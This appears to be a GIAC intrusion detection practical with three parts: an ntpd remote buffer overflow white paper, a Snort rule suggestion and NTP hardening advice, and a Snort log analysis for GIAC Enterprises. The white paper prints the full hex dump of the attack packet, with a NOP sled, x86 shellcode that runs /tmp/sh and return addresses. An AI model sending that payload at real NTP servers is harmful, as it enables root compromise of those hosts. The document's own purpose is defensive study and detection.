(3 + 0) - (5 + 4) = -6

- Criticality = 3. One name server and two unimportant hosts that reside in outer net (most of the traffic is allowed out).
- Lethality = 0. Blocked by firewall, NFS (and rpc.statd) is not run on these hosts.
- System Countermeasures = 5. DNS server is up to date and does not run anything but named. Both hosts are up to date and patched, no services except for ssh from internal addresses.
- Network Countermeasures = 4. All connection attempts from Internet are blocked. Outbound TCP connections are allowed with statefull inspection in firewall. UDP traffic is allowed through firewall to to the name server to port 53.

9. Defensive recommendation:

No need to change anything.

10. Multiple choice test question:

```
Feb 20 17:35:16 nixu-gw ipmon[4513]: 17:35:16.066707              fxp4 @300:3 b
```

What is true when you see the above log entry?

1. Normal DNS query using DUP
2. Normal DNS query using TCP
3. Normal RPC connection from a DNS server
4. This might be an RPC exploitation attempt

ANSWER: 4.

Assignment 2 - Describe the State of Intrusion Detection

White paper on ntpd exploit

Source of the attack

This vulnerability in ntpd (Network Time Protocol Daemon) is published in BugTraq April 4th in an article with following title.

```
To:             BugTraq
Subject:        ntpd =< 4.0.99k remote buffer overflow
Date:           Wed Apr 04 2001 22:27:01
Author:         Przemyslaw Frasunek < venglin@freebsd.lublin.pl >
Message-ID:     <20010404222701.X91913@riget.scene.pl>
```

Network Time Protocol is UDP based protocol to synchronize clocks of networked computers. NTP version 3 is specified in RFC1305 (more info on RFCs from http://www.rfc-editor.org/). There are two basic releases of ntpd that implement this NTP version 3 on UNIX like systems and since protocols are backward compatible it is possible to exploit this code using NTPv2 (which is still used generally). Information on them is available at http://www.ntp.org/ and it is likely that both ntp and xntp are vulnerable to this attack. (Proof of concept exploitation code works for ntp and some previous versions of it. And it is quite certain that xntp is vulnerable as well as I explain later.)

At the moment there are no CVE names or CERT advisories for this vulnerability. This is no surprise since the public knowledge of this vulnerability is less than 3 days old at the time of writing this paper. (I checked out the CERT again before sending in this paper and there is a vulnerability note of this: Vulnerability Note VU#970472)

Description of the attack

NTP daemon contains a buffer overflow bug that is exploitable remotely. Since this daemon is usually (on most Linux, BSD and UNIX installations) run by root without dropping privileges this bufferoverflow gives possibility to run arbitrary commands as root (in source code it is made sure that ntpd is run as root). Although exploiting this vulnerability is a bit tricky it is possible and I have attached a proof of concept code published by Przemyslaw Frasunek in BugTraq.

There is a function ctl_getitem in file ntpd/ntp_control.c (or xntpd/ntp_control.c for xntp). This function is used to get next data item from an incoming packet. Request is copied to a statically allocated buffer but there is no checking that new values are not written outside the buffer. The interesting lines of code are shown below:

```
...
static char buf[128];
...
tp = buf;
...
    while (cp < reqend && *cp != ',')
        *tp++ = *cp++;
```

As can be seen the buffer size is 128 characters (64 octets) and whenever data item in incoming datagram is longer than this there is a possibility of buffer overflow. Tricky thing in exploiting this vulnerability is that *destination buffer is accidentally damaged, when attack is performed, so*

shellcode can't be larger than approx. 70 bytes as the author of proof of concept code says.

Now that the vulnerability is known it is possible to start the work to get a working exploit. Two UDP packets are required to exploit this vulnerability. This is explained in the following trace analyze.

Trace of the attack

Trace is produced by tcpdump (version 3.6) with options nxX and snaplength enough to get full UDP datagram. Tests are run on Linux i386 system.

```
10:56:42.356861 192.168.55.4.1037 > 192.168.55.2.123:  [len=512] v2 res1 strat
```

Protocol header is explained by tcpdump (datagram length 512, NTPv2, etc.). This tcpdump output seems quite nice, but since I am curious I want to go through the actual hex dump. (Browsing through the dump reveals that the explanation above is incorrect. tcpdump handles NTP message headers and NTP control message headers similarly. In fact only the first octet is same as these two and the rest of the header and data differs. In NTP control message headers first two bits are always zero when they do vary in NTP message header.)

```
0x0000   4500 021c 305f 0000 4011 d67a c2c5 7639        E...0_..@..z..v9
0x0010   c2c5 7633 040d 007b 0208 c17a 1602 0001        ..v3...{...z....
0x0020   0000 0000 0000 0136 7374 7261 7475 6d3d        .......6stratum=
```

On IP header protocol 4 is used. Header length is 20 bytes (or octets), there are no TOS flags set and the total packet length is 0x021c (540) bytes. This IP packet carries UDP packet inside (byte 9 which is 11). So we can make the conclusion that IP level is perfectly normal.

UDP header is normal as well, from port 0x040d (1037) to 0x007b (123, ntp). Length of UDP datagram is said to be 0x0208 (520) which is true.

NTP control message header length is 12 bytes and an optional authenticator at the end of the packet is 12 bytes when present. (NTP message header would be 48 bytes + optional authenticator 12 bytes.) Here is an ASCII drawing of the header:

```
-0-------8-------16--------------31
|00 VN  6REM   Op| Sequence       |
---------------------------------
| Status         | Association ID |
---------------------------------
| Offset         | Count          |
---------------------------------
|                                 |
|  Data (468 octets max)          |
|                ___________________|
|                | Padding (zeros) |
---------------------------------
| Authenticator (optional)(96bits)|
```

```
-----------------------------------
```

Quickly some main fields from the NTP control message above:

- VN three bits, version number
- 6 three bits, indicates NTP control message
- REM three bits, Response, Error and More bits
- Op five bits for operation code

Note that padding after the data is used only when there is an authenticator after the message. Padding is done to the next 32 bit boundary and is not counted to be part of the data. For more details of the NTP headers see RFC1305 and RFC1119.

I have copied the header part of the NTP control message here to clarify what is actually the header.

```
0x0010                                  1602 0001                       ....
0x0020   0000 0000 0000 0136                                    .......6
```

I don't explain it completely but just enough to get the idea of NTP control message headers. First octet (0x16) indicate that NTP protocol version 2 is used and this is a control message (bits 5 to 7 are 0x6).

Bit 8 (R) is zero for commands and one for response (this is a command).
Bit 9 (E) is zero for normal response and one for error response (zero here).
Bit 10 (M) is zero for last fragment and one if there are more coming (zero here).
Bits 11 to 15 (5 bits) are operation code specifying the command function. Command given here is 0x2, **read variables command/response**.

Then the rest:

- Sequence number: 0x0001
- Status, 16 bit code indicating the current status of the system, peer or clock, with values encoded: 0x0000
- Association ID: 0x0000
- Offset in octets, the first octet in the data area: 0x0000
- Count, length of datafield in octets: 0x0136 (310)

Here is the beginning of the data area once more followed by the rest of the datagram (or packet).

```
0x0020                       7374 7261 7475 6d3d                stratum=


0x0030   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0040   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x0060   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00b0   9090 9090 9090 9090 9090 9090 eb1f 5e89        ..............^.
0x00c0   7608 31c0 8846 0789 460c b00b 89f3 8d4e        v.1..F..F......N
0x00d0   088d 560c cd80 31db 89d8 40cd 80e8 dcff        ..V...1...@.....
0x00e0   ffff 2f74 6d70 2f73 6890 9090 9090 9090        ../tmp/sh.......
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0100   9090 9090 9090 9090 9090 9090 77f7 ffbf        ............w...
0x0110   77f7 ffbf 9090 9090 9090 9090 9090 9090        w...............
0x0120   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0200   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0210   9090 9090 9090 9090 9090 9090                  ............
```


There are 0x01f4 (500) octets in the rest of the packet. (0x08 octets in the first line that is not full and 0x01ec octets in this last junk.)

According to the header data part should end at line 0x0150 after 14 octets and there should be padding for 16 bits (which is 2 octets).

The data field is specific for each command but is designed to be human readable in free-form ASCII coding. So **stratum=** is the command and after that comes the parameter or value. While scanning the parameter we first fill in the buffer reserved for it and then start writing over whatever comes after that.

To understand the problem we have to take a peek to how memory is used while executing a program. Following picture is from **Richard Stevens**' book **Advanced Programming in the UNIX® Environment**.

```
high address
----------------------
|                    | command-line arguments and environment variables
----------------------
|      stack         | grows down dynamically
- - - - -  - - - - - -
|                    |
|                    |
|                    |
```



- text: machine instructions
- initialized data: data segment that contains variables that are specifically initialized in the program
- uninitialized data: short area for global variables
- heap: area for dynamic data allocation (e.g. malloc reserves memory block from here)
- stack: area to store automatic variables and some information on each function call (like some registers and address where to return after function is executed). A called function allocates room on the stack for its automatic and temporary variables.

The normal way of buffer overflow is that a buffer reserved from stack is written past and the functions return address is overwritten. However this is not the case in this exploit.

Space for our buffer (that is introduced like this: *static char buf[128];*) is reserved from uninitialized area even though it is introduced inside a function. Since the static declaration in the beginning this data area is not freed when returning from the function. Now the ntp server forms a reply packet that is sent to the attacker.

```
10:56:42.357091 192.168.55.2.123 > 192.168.55.4.1037:  [len=24] v2 res1 strat
0x0000   4500 0034 0000 4000 4011 c8c1 c2c5 7633        E..4..@.@.....v3
0x0010   c2c5 7639 007b 040d 0020 ecc3 d682 0001        ..v9.{.........
0x0020   c011 0000 0000 000c 7374 7261 7475 6d3d        ........stratum=
0x0030   3136 0d0a                                      16..
```

Here is the response from the server. NTP header is a bit ambiguous since the first two octets, 0xd682, contain a combination that is not allowed in the specification. 2 first bits that should be zero for NTP control message are both one which means **alarm condition (clock not synchronized)** in NTP message. It is normal behavior of ntpd (at least version 4.0.99g) even though that it looks like false packet. (Common sense would allow this kind of combination but specification - RFC1305 - does not mention it.)

Otherwise this response from the server looks like a normal one with data length of 12 octets. Data part saying that stratum is 16 which means that the clock is not in good enough synchronization to be used. This of course varies between NTP servers and is a small number for real server that is in synchronization with its time source (atomic clock, GPS, stratum 1 server).

```
10:56:42.362704 192.168.55.4.1037 > 192.168.55.2.123:  [len=12] v2 res1 strat 
0x0000   4500 0028 3060 0000 4011 d86d c2c5 7639        E..(0`..@..m..v9
0x0010   c2c5 7633 040d 007b 0014 7342 1602 0002        ..v3...{..sB....
```

```
0x0020   0000 0000 0000 0000 7374 7261 7475              ........stratu
```

This second packet from the attacker triggers the exploit. NTP control message headers are similar to the first packet from attacker to server except that sequence number is 2 and data length is 0. This kind of a packet can be used to query for the internal variables of the NTP server with corresponding values.

While processing this second message ntpd copies values from variables stored in uninitialized area to variables stored in stack. In function read_variables (ntp_control.c) there is handling of empty requests:

```
register u_char *cs;
register struct ctl_var *kv;

for (cs = def_sys_var; *cs != 0; cs++)
        ctl_putsys((int)*cs);
for (kv = ext_sys_var; kv && !(kv->flags & EOV); kv++)
        if (kv->flags & DEF)
                ctl_putdata(kv->text, strlen(kv->text), 0);
```

On function ctl_putsys system variables are copied to the response packet of this NULL query. Since **strcpy** and **strcat** are used memory reserved for this buffer is overwritten with the data that was stored on uninitialized data area during the handling of the previous datagram (see code below).

```
char str[50];
...
        (void)strcpy(str, utsnamebuf.sysname);
        (void)strcat(str, utsnamebuf.release);
```

And when returning from this function (strcat)...kaboom - we get the attackers return address and get to execute the shellcode.

Detecting the Attack

There are a couple of ways to detect attacks that are trying to exploit ntpd. A quite simple and effective way would be to check if there is NOP machine instruction in the command part of an NTP control message. This should be effective and there should not be false alarms since normal NTP traffic does not have these NOPs as values. So snort rule to catch this could be:

```
alert udp any any -> $HOME_NET 123 (msg: "ntpd exploit attempt"; content:"|16|
```

Rule above tests that it is an NTP control message (see discussion about first octet in the beginning of an NTP query above) and the command part contains mentioned machine instruction (actually first 32 bytes are scanned from the command part). If false alarms happen then this rule might have to be tightened a bit.

To detect this specific attack it is quite easy to construct rules since we do have the code and can alarm for either the NTP queries q2 and q3 (see Appendix) or the exact shell codes. This kind of rules would be easy to bypass by slightly modifying the attack so I do not write them down. (And if alarming for the queries q2 and q3 those might give quite many false alarms.) I think this generic approach is better unless it turns out giving many false alarms.

Note: detecting the attack can be done in the ntpd server by adding checking that logs when the buffer (discussed before) is exceeded. This kind of solutions have been seen in BugTraq.

Securing the system against this ntpd attack

Update ntpd to a version that has this problem fixed!
or if not available yet
Patch your ntpd when there is a patch available for your system!

If there is no patch or updated ntpd available (yet), do the following on UNIX client:

Add the following to *ntp.conf*
restrict default ignore
To allow syncing with specific server set
restrict <server IP> nomodify
This second setting denies queries from the NTP server used but still allows us to sync with it. (With UDP it is easy to spoof the source address of the attack to be from the server.)

And for a server add following extra lines to to previous example (ntpd serves 2 local subnets):

restrict 10.1.1.0 mask 255.255.255.0 noquery notrust nopeer
restrict 10.1.2.0 mask 255.255.255.0 noquery notrust nopeer

Assignment 3 - "Analyze This" Scenario

Introduction

Our company has been asked to provide a bid for security services to GIAC Enterprises. To get an idea what services are needed a Network Intrusion Detection System (NIDS) was installed on GIAC Enterprises' network to gather information. The following analysis is based on the data gathered by Snort during a one month time period and should reveal security concerns that your site might have. There is some data missing because of power failures and full disks. Some limitations to the analysis was caused by the amount of data, so processing it is done by checking one part at a time. Partitioning is done both according to received files and type of the alert. Some checks are run against the whole alert set (especially when a host is suspected to be compromised).

Used methods

Data is gathered with Snort using quite resent rule set. Snort alert logs are analyzed using SnortSnarf version 040901.1. Scan logs are also parsed using regular UNIX tools: grep, sed, awk, sort, etc. (and also own perl scripts). Since SnortSnarf requires IP addresses to be in numeric format I have changed MY.NET to private network 192.168.

There should have been some information about network infrastructure including topology, active network devices and firewalls in order to give better analyze of the network security. Taking these limitations into account I think that the picture I have of the situation in GIAC Enterprises' network is quite good.

This white paper is divided in 4 chapters. First two chapters Introduction and Used methods describe some general lines of this paper. Snort alerts explains the alerts that are generated by snort and analyses them at some level. Security and network problems chapter lists the hosts that are considered compromised with some suspects. Spotted network problems are also explained. Last chapter Conclusion gives an analyze of the security level of the system in general according to the data analyzed. There are also some improvement suggestions given in this conclusion. And finally there is an Appendix containing proof of concept code for ntpd exploit.

Snort alerts

Following command shows what preprocessors have alarmed ($ is command prompt):

```
$ cat * | grep '[**]' | grep spp | cut -c29-|cut -d':' -f 1|sort -u
spp_portscan
$
```

So some portscans. Then what other rules have been triggered:

```
$ cat * | grep '\[**\]' | grep -v spp | cut -c24- | cut -d ']' -f2 | sort -u
[**] Attempted Sun RPC high port access [**
[**] Back Orifice [**
[**] Broadcast Ping to subnet 70 [**
[**] DNS udp DoS attack described on unisog [**
[**] External RPC call [**
[**] Happy 99 Virus [**
[**] NMAP TCP ping! [**
[**] Null scan! [**
[**] Probable NMAP fingerprint attempt [**
[**] Queso fingerprint [**
[**] Russia Dynamo - SANS Flash 28-jul-00 [**
[**] SITE EXEC - Possible wu-ftpd exploit - GIAC000623 [**
[**] SMB Name Wildcard [**
[**] SNMP public access [**
[**] STATDX UDP attack [**
[**] SUNRPC highport access! [**
```

```
[**] SYN-FIN scan! [**
[**] TCP SMTP Source Port traffic [**
[**] Tiny Fragments - Possible Hostile Activity [**
[**] Watchlist 000220 IL-ISDNNET-990517 [**
[**] Watchlist 000222 NET-NCFC [**
[**] WinGate 1080 Attempt [**
[**] connect to 515 from inside [**
[**] connect to 515 from outside [**
[**] site exec - Possible wu-ftpd exploit - GIAC000623 [**
$
```

A quick inspection of these alerts is done throughout the rest of this chapter. It is likely that they do not give much information of compromised hosts. Some of the alerts are caused by traffic from internal network to external and might mean a system compromise. The Snort alerts pasted here do not contain all the information that would be of these alerts. Only the interesting or required traffic is shown. Also these log entries do not (usually) tell whether the host is compromised or not alone. More complete inspection with all the required data is done in the chapter discussing about Security and network problems (whenever there is a reason to suspect a specific hosts according to these alerts)..

Attempted Sun RPC high port access

There are continuous connections to Sun RPC port (32771) from port 4000 and some others. There is at least one host that is compromised with this attack. Example of these attempts can be seen on the following table.

11/28-06:55:35.285162 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> 192.168.224.138:32771
11/28-06:55:40.930332 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> 192.168.224.138:32771
11/28-06:59:33.114510 [**] Attempted Sun RPC high port access [**] 205.188.153.100:4000 -> 192.168.224.138:32771

DNS udp DoS attack described on unisog

This is an Distributed Denial of Service (DDoS) attack against 209.67.50.203, futuresite.register.com. There are 16132 alarms on the logs between 18:30:02 and 20:00:01 on 01/06/2001. Some discussion from SANS:

- http://www.sans.org/y2k/010901-1300.htm
- http://www.sans.org/y2k/010901.htm
- http://www.sans.org/y2k/011101.htm

```
01/06-18:30:02.600073  [**] DNS udp DoS attack described on unisog [**] 209.67
01/06-18:30:03.176672  [**] DNS udp DoS attack described on unisog [**] 209.67
01/06-18:30:03.735366  [**] DNS udp DoS attack described on unisog [**] 209.67
```

```
01/06-18:30:03.870078  [**] DNS udp DoS attack described on unisog [**] 209.67
```

Happy 99 Virus

Host 192.168.6.47 seems to be infected by Happy 99 Virus (actually Trojan). F-secure gives following information: *When the Happy99.exe file has been executed, every e-mail and newsgroup posting sent from the machine will cause a second message to be sent. This will contain the same sender and recipient information but contains no text, just the Happy99.exe file itself as an attachment.* In the following table the amounts of alerts of outgoing mail connections are in the beginning. Then there is the alert of incoming virus and then connections to mailports (56 target hosts). There is also log entries of some connections at the end of this datablock.. The high number of connections on December 20th and 21st can partly be explained by TCP retransmission and partly Happy X-mas messages (I guess). On the other hand the outgoing SMTP traffic indicates that this is a false alarm. There are duplicate alerts caused by TCP retransmission and some connections to same mail servers again but there is a huge number of SMTP connections only once to specific hosts (shown last on the copied data blocks). Conclusion is that we got the virus coming in but did not get infected.

```
 amount date
 -------------
    150 Dec 20
    288 Dec 21
     39 Dec 25
     93 Dec 27
     98 Dec 28
     19 Dec 29
     55 Dec 30
     84 Jan 11
     20 Jan 12
     55 Jan 15
     37 Jan 8
```

```
12/22-20:25:10.840208 [**] Happy 99 Virus [**] 63.216.198.158:2239 -> 192.168.
```

```
Dec 28 06:42:29 192.168.6.47:47800 -> 165.251.8.33:25 SYN **S*****
Dec 28 06:42:29 192.168.6.47:47801 -> 165.251.8.43:25 SYN **S*****
Dec 28 06:42:29 192.168.6.47:47802 -> 165.251.8.74:25 SYN **S*****
Dec 28 06:42:29 192.168.6.47:47803 -> 165.251.8.94:25 SYN **S*****
Dec 28 07:38:13 192.168.6.47:48113 -> 165.251.8.33:25 SYN **S*****
Dec 28 07:38:13 192.168.6.47:48114 -> 165.251.8.43:25 SYN **S*****
Dec 28 07:38:13 192.168.6.47:48115 -> 165.251.8.74:25 SYN **S*****
Dec 28 07:38:13 192.168.6.47:48116 -> 165.251.8.94:25 SYN **S*****
```

```
      1 209.167.79.78
      1 209.185.252.27
      1 209.48.189.130
      1 213.244.168.203
      1 213.56.196.173
      1 216.110.34.240
```

NMAP TCP ping!

Our host 192.168.70.38 scans part of our address space 192.168.0.0-192.168.0.144. (There are also a lot of these alerts caused by traffic coming from Internet.)

```
01/18-14:27:56.251483 [**] NMAP TCP ping! [**] 192.168.70.38:52342 -> 192.168
01/18-14:28:04.964171 [**] NMAP TCP ping! [**] 192.168.70.38:52342 -> 192.168
01/18-14:28:22.472974 [**] connect to 515 from inside [**] 192.168.70.38:3426
01/18-14:28:24.123071 [**] connect to 515 from inside [**] 192.168.70.38:3430
01/18-14:28:24.942788 [**] connect to 515 from inside [**] 192.168.70.38:3432
01/18-14:28:38.544677 [**] NMAP TCP ping! [**] 192.168.70.38:52342 -> 192.168
01/18-14:29:03.573081 [**] NMAP TCP ping! [**] 192.168.70.38:52342 -> 192.168
```

Lets take a closer look to this host.

```
01/04-12:47:40.618697  [**] spp_portscan: portscan status from 192.168.70.38:
01/04-12:47:42.785437  [**] spp_portscan: portscan status from 192.168.70.38:
01/04-12:47:45.256635  [**] spp_portscan: portscan status from 192.168.70.38:
01/04-12:47:56.193525  [**] spp_portscan: End of portscan from 192.168.70.38 (
01/04-12:48:42.592900  [**] spp_portscan: End of portscan from 192.168.70.38 (
01/04-13:25:19.921852  [**] spp_portscan: End of portscan from 192.168.70.38 (
```

This is host scans quite a lot which is not normal. Probably compromised.

Russia Dynamo - SANS Flash 28-jul-00

This is weird traffic. Alarm is since there used to be a lot of scans from and information flowing to network 194.87.6 as can be seen in SANS Flash. Most of the data is from our network to 194.87.6.38. The very first packet is from our host as well as the last packet. It could be that our host is leaking information but there can be a logical explanation as well. Our host might be compromised or there could be a Trojan on our system. Some more information of this Russian address is available from http://archives.neohapsis.com/archives/sans/2000/0068.html.

```
12/08-15:36:30.735338 [**] Russia Dynamo - SANS Flash 28-jul-00 [**] 192.168.2
12/08-15:36:36.529133 [**] Russia Dynamo - SANS Flash 28-jul-00 [**] 192.168.2
12/08-15:37:12.356256 [**] Russia Dynamo - SANS Flash 28-jul-00 [**] 194.87.6.
12/08-15:37:31.064003 [**] Russia Dynamo - SANS Flash 28-jul-00 [**] 194.87.6.
```

Besides this Russia Dynamo there is only a couple of SYN-FIN and SYN scans targeted to our host but all of them are after this incident. And no more traffic from our network 194.87.6.

Tiny Fragments - Possible Hostile Activity

Seven alarms of tiny fragments from our host to an outside address. There is not much other traffic with this host except for a few scans (from Internet). Anyway tiny fragments to PPP address (Chassis2harc2-ppp39.alaweb.com) sounds strange especially when there is no other out

going traffic from this host. Why would an attacker attack against a dial-up host? Probably false alarm.

```
11/29-20:31:12.014245  [**] connect to 515 from inside [**] 192.168.219.122:50
11/29-23:16:56.415641  [**] Tiny Fragments - Possible Hostile Activity [**] 19
11/29-23:17:31.850346  [**] Tiny Fragments - Possible Hostile Activity [**] 19
11/29-23:17:37.864468  [**] Tiny Fragments - Possible Hostile Activity [**] 19
```

Watchlist 000222 NET-NCFC

These are connections from the Computer Network Center Chinese Academy of Sciences. These are alerted since they belong to a watchlist (see Lenny Zeltser's practical). Between 11/24/2000 00:09:51 and 12/05/2000 23:35:47 there were a lot of connections from this Chinese network. Almost all of them were destined to SMTP port (some to auth and some random ports also). This would indicate that they are just sending mail. It is strange though that the source ports are grouped and times are close. So some of this might be SPAM attempts (even though most of it is likely to be legitimate mail traffic).

12/07-01:46:33.397256 [**] Watchlist 000222 NET-NCFC [**] 159.226.115.1:32905 -> 192.168.253.41:25
12/05-03:48:44.406388 [**] Watchlist 000222 NET-NCFC [**] 159.226.91.20:1301 -> 192.168.100.230:25
12/20-07:00:40.396055 [**] Watchlist 000222 NET-NCFC [**] 159.226.114.1:39120 -> 192.168.6.35:25
01/06-07:28:15.243011 [**] Watchlist 000222 NET-NCFC [**] 159.226.114.1:33164 -> 192.168.6.34:25
12/03-10:51:13.299551 [**] Watchlist 000222 NET-NCFC [**] 159.226.228.1:2680 -> 192.168.253.41:25
12/03-10:51:14.336360 [**] Watchlist 000222 NET-NCFC [**] 159.226.228.1:2680 -> 192.168.253.41:25
12/03-10:51:14.338661 [**] Watchlist 000222 NET-NCFC [**] 159.226.228.1:2680 -> 192.168.253.41:25
12/03-10:51:14.845865 [**] Watchlist 000222 NET-NCFC [**] 159.226.228.1:2680 -> 192.168.253.41:25
12/03-10:51:14.849976 [**] Watchlist 000222 NET-NCFC [**] 159.226.228.1:2680 -> 192.168.253.41:25

After new year there has been strange interest in imap2 port. There has also been a lot of connections to https and some to auth and ftp ports.

12/01-14:11:20.767402 [**] Watchlist 000222 NET-NCFC [**] 159.226.63.200:3190 -> 192.168.100.230:113
12/04-00:11:41.984334 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.14:34129 ->

192.168.145.18:21
01/05-02:16:40.698109 [**] Watchlist 000222 NET-NCFC [**] 159.226.121.37:1264 -> 192.168.5.29:443
01/08-02:44:08.386357 [**] Watchlist 000222 NET-NCFC [**] 159.226.121.37:1038 -> 192.168.6.7:143

Imap2 connections could be legitimate since this is a mail server but there have been a lot of vulnerabilities in imap servers (some of them giving remote attacker a root access) and here are some CVE names:

- CVE-1999-0005
- CVE-1999-0920
- CVE-2000-0233
- CVE-2000-0961

The target of imap connections has also some UDP traffic going out:

```
Jan 15 14:30:25 192.168.6.7:7001 -> 128.2.35.186:7003 UDP
Jan 15 14:30:26 192.168.6.7:7001 -> 18.159.0.34:7003 UDP
Jan 15 14:30:26 192.168.6.7:7001 -> 18.185.0.22:7000 UDP
Jan 15 14:30:26 192.168.6.7:7001 -> 128.8.10.126:7003 UDP
Jan 15 14:30:26 192.168.6.7:7001 -> 128.8.10.116:7000 UDP
```

This could be AFS file sharing but definitely not to hosts outside our network. (A few log entries at a time.) Freak88 DDoS tool uses this port. It could also be a network game even though I am not able to find one using these ports. (Half-Life looked like one but it is TCP that is used on this port.) I guess a compromised host since around the clock UDP datagrams doesn't sound like normal. (Host 192.168.140.21 is a good example of this.)
Other possibilities of legal explanation:

- Ascend Pipeline appserver used for challenge response authentication
- Some IRC servers
- BEA's Weblogic
- Applixware server

Anyway since I am not able to verify what this traffic is I have to categorize these hosts as possibly compromised (unless there is proof of anything else).

connect to 515 from inside

Some of these alerts are caused by probable attacks from our network to outside network (and also own network). Some of the hosts that are considered compromised are found by analyzing the traffic of these hosts. They are shown in Security and network problems.

Port scans

Port scanning from Internet is so normal and do not give any information whether a host is compromised or not that I just ignore those scans. Instead I am interested in the scans originated from my network. Below are the hosts (in my network) that are caught on Snorts port scan log most often. First column is number of alerts in the scan log caught from specific host and second column is hosts IP address.

```
$ cat <files> | grep 192.168 |grep -v -- '-> 192.168' | awk '{print $4}' | cut
  58730 192.168.100.230
  54674 192.168.213.186
  35149 192.168.202.94
  33734 192.168.217.94
  32406 192.168.98.200
  31798 192.168.253.24
```

Looking at the top ones we get a real picture that most of the alarms are false ones.

```
192.168.100.230         DNS server
192.168.213.186         Network game: Starsiege Tribes (UDP 28800)
192.168.202.94          Network game: Asheron's Call (UDP 9000, 9004, ...)
192.168.217.94          Network game: Unreal  Tournament
```

So this scan log collects DNS servers and people who are interested in network games (entertainment port list and SANS gaming info). (Does not make sense to look at them more.)

Uninteresting alerts

There were quite a lot of alerts that didn't reveal much or were triggered by legitimate traffic. Some of them are scans of Trojan horses or network mapping attempts. Here is a list of those uninteresting alerts:

- Back Orifice
- Broadcast Ping to subnet 70
- External RPC call
- Null scan!
- Probable NMAP fingerprint attempt
- Queso fingerprint
- SITE EXEC - Possible wu-ftpd exploit - GIAC000623
- site exec - Possible wu-ftpd exploit - GIAC000623
- SNMP public access
- STATDX UDP attack
- SUNRPC highport access!
- SYN-FIN scan!
- TCP SMTP Source Port traffic
- WinGate 1080 Attempt
- connect to 515 from outside

- Watchlist 000220 IL-ISDNNET-990517

Security and network problems

There were some compromised hosts found. These hosts are listed on next subsection with some rows copied from alert logs. Second subsection lists the hosts that might be compromised. For these hosts there is not strong enough evidence that they could be considered compromised but there are some clues that indicate to that. Third subsection lists the hosts that might be suffering from hardware problems or other malfunctioning. This might be caused by active network devices or these hosts by them self.

Compromised hosts

When analyzing the outgoing traffic more closely, both scans and attack alerts, we get the following list of compromised hosts, possible compromised hosts and network problems.

- 192.168.70.38: Scans own network for printer ports (and three attempts to outside network). A remote lpr vulnerability giving root access is discussed in BugTraq ID 927.

```
01/04-13:13:07.480627 [**] connect to 515 from inside [**] 192.168.70.38:
01/18-14:28:22.472974 [**] connect to 515 from inside [**] 192.168.70.38:
```

- 192.168.97.203: This performs a couple of different scans. TCP port 2000 on wide variety of hosts in different networks. Some UDP scans (could be a game or some other entertainment).

```
Dec 30 14:18:42 192.168.97.203:13680 -> 63.59.208.32:2000 SYN **S*****
Dec 30 14:18:42 192.168.97.203:13690 -> 172.161.72.232:2000 SYN **S*****
Dec 30 14:18:42 192.168.97.203:13700 -> 203.186.38.167:2000 SYN **S*****
Dec 30 14:18:42 192.168.97.203:13710 -> 65.26.104.17:2000 SYN **S*****
Dec 30 14:18:42 192.168.97.203:13720 -> 24.202.167.38:2000 SYN **S*****

Jan  2 17:06:38 192.168.97.203:9369 -> 210.219.169.75:9065 UDP
Jan  2 17:06:38 192.168.97.203:9369 -> 211.195.197.103:9625 UDP
Jan  2 17:06:38 192.168.97.203:9369 -> 203.250.67.231:9017 UDP
Jan  2 17:06:38 192.168.97.203:9369 -> 211.55.172.227:9609 UDP
```

- 192.168.100.230: Scans for SMTP servers. Quite many of destination IP addresses does not have MX record or are nonexistent. This indicates to a scan with some hard to detect algorithm. Scans also for name servers with similar characteristics. (Could of course be a mail and dns server but traffic looks like it is scanning.)

```
Dec 24 03:13:39 192.168.100.230:32780 -> 193.171.255.34:53 UDP
Dec 24 03:13:40 192.168.100.230:32780 -> 129.26.8.82:53 UDP
Dec 24 03:13:40 192.168.100.230:32780 -> 193.174.75.110:53 UDP
```

```
Dec 24 03:13:40 192.168.100.230:32780 -> 130.159.62.11:53 UDP

Jan 11 18:24:18 192.168.100.230:49871 -> 198.137.231.18:25 SYN **S*****
Jan 11 18:24:18 192.168.100.230:49872 -> 192.135.191.25:25 SYN **S*****
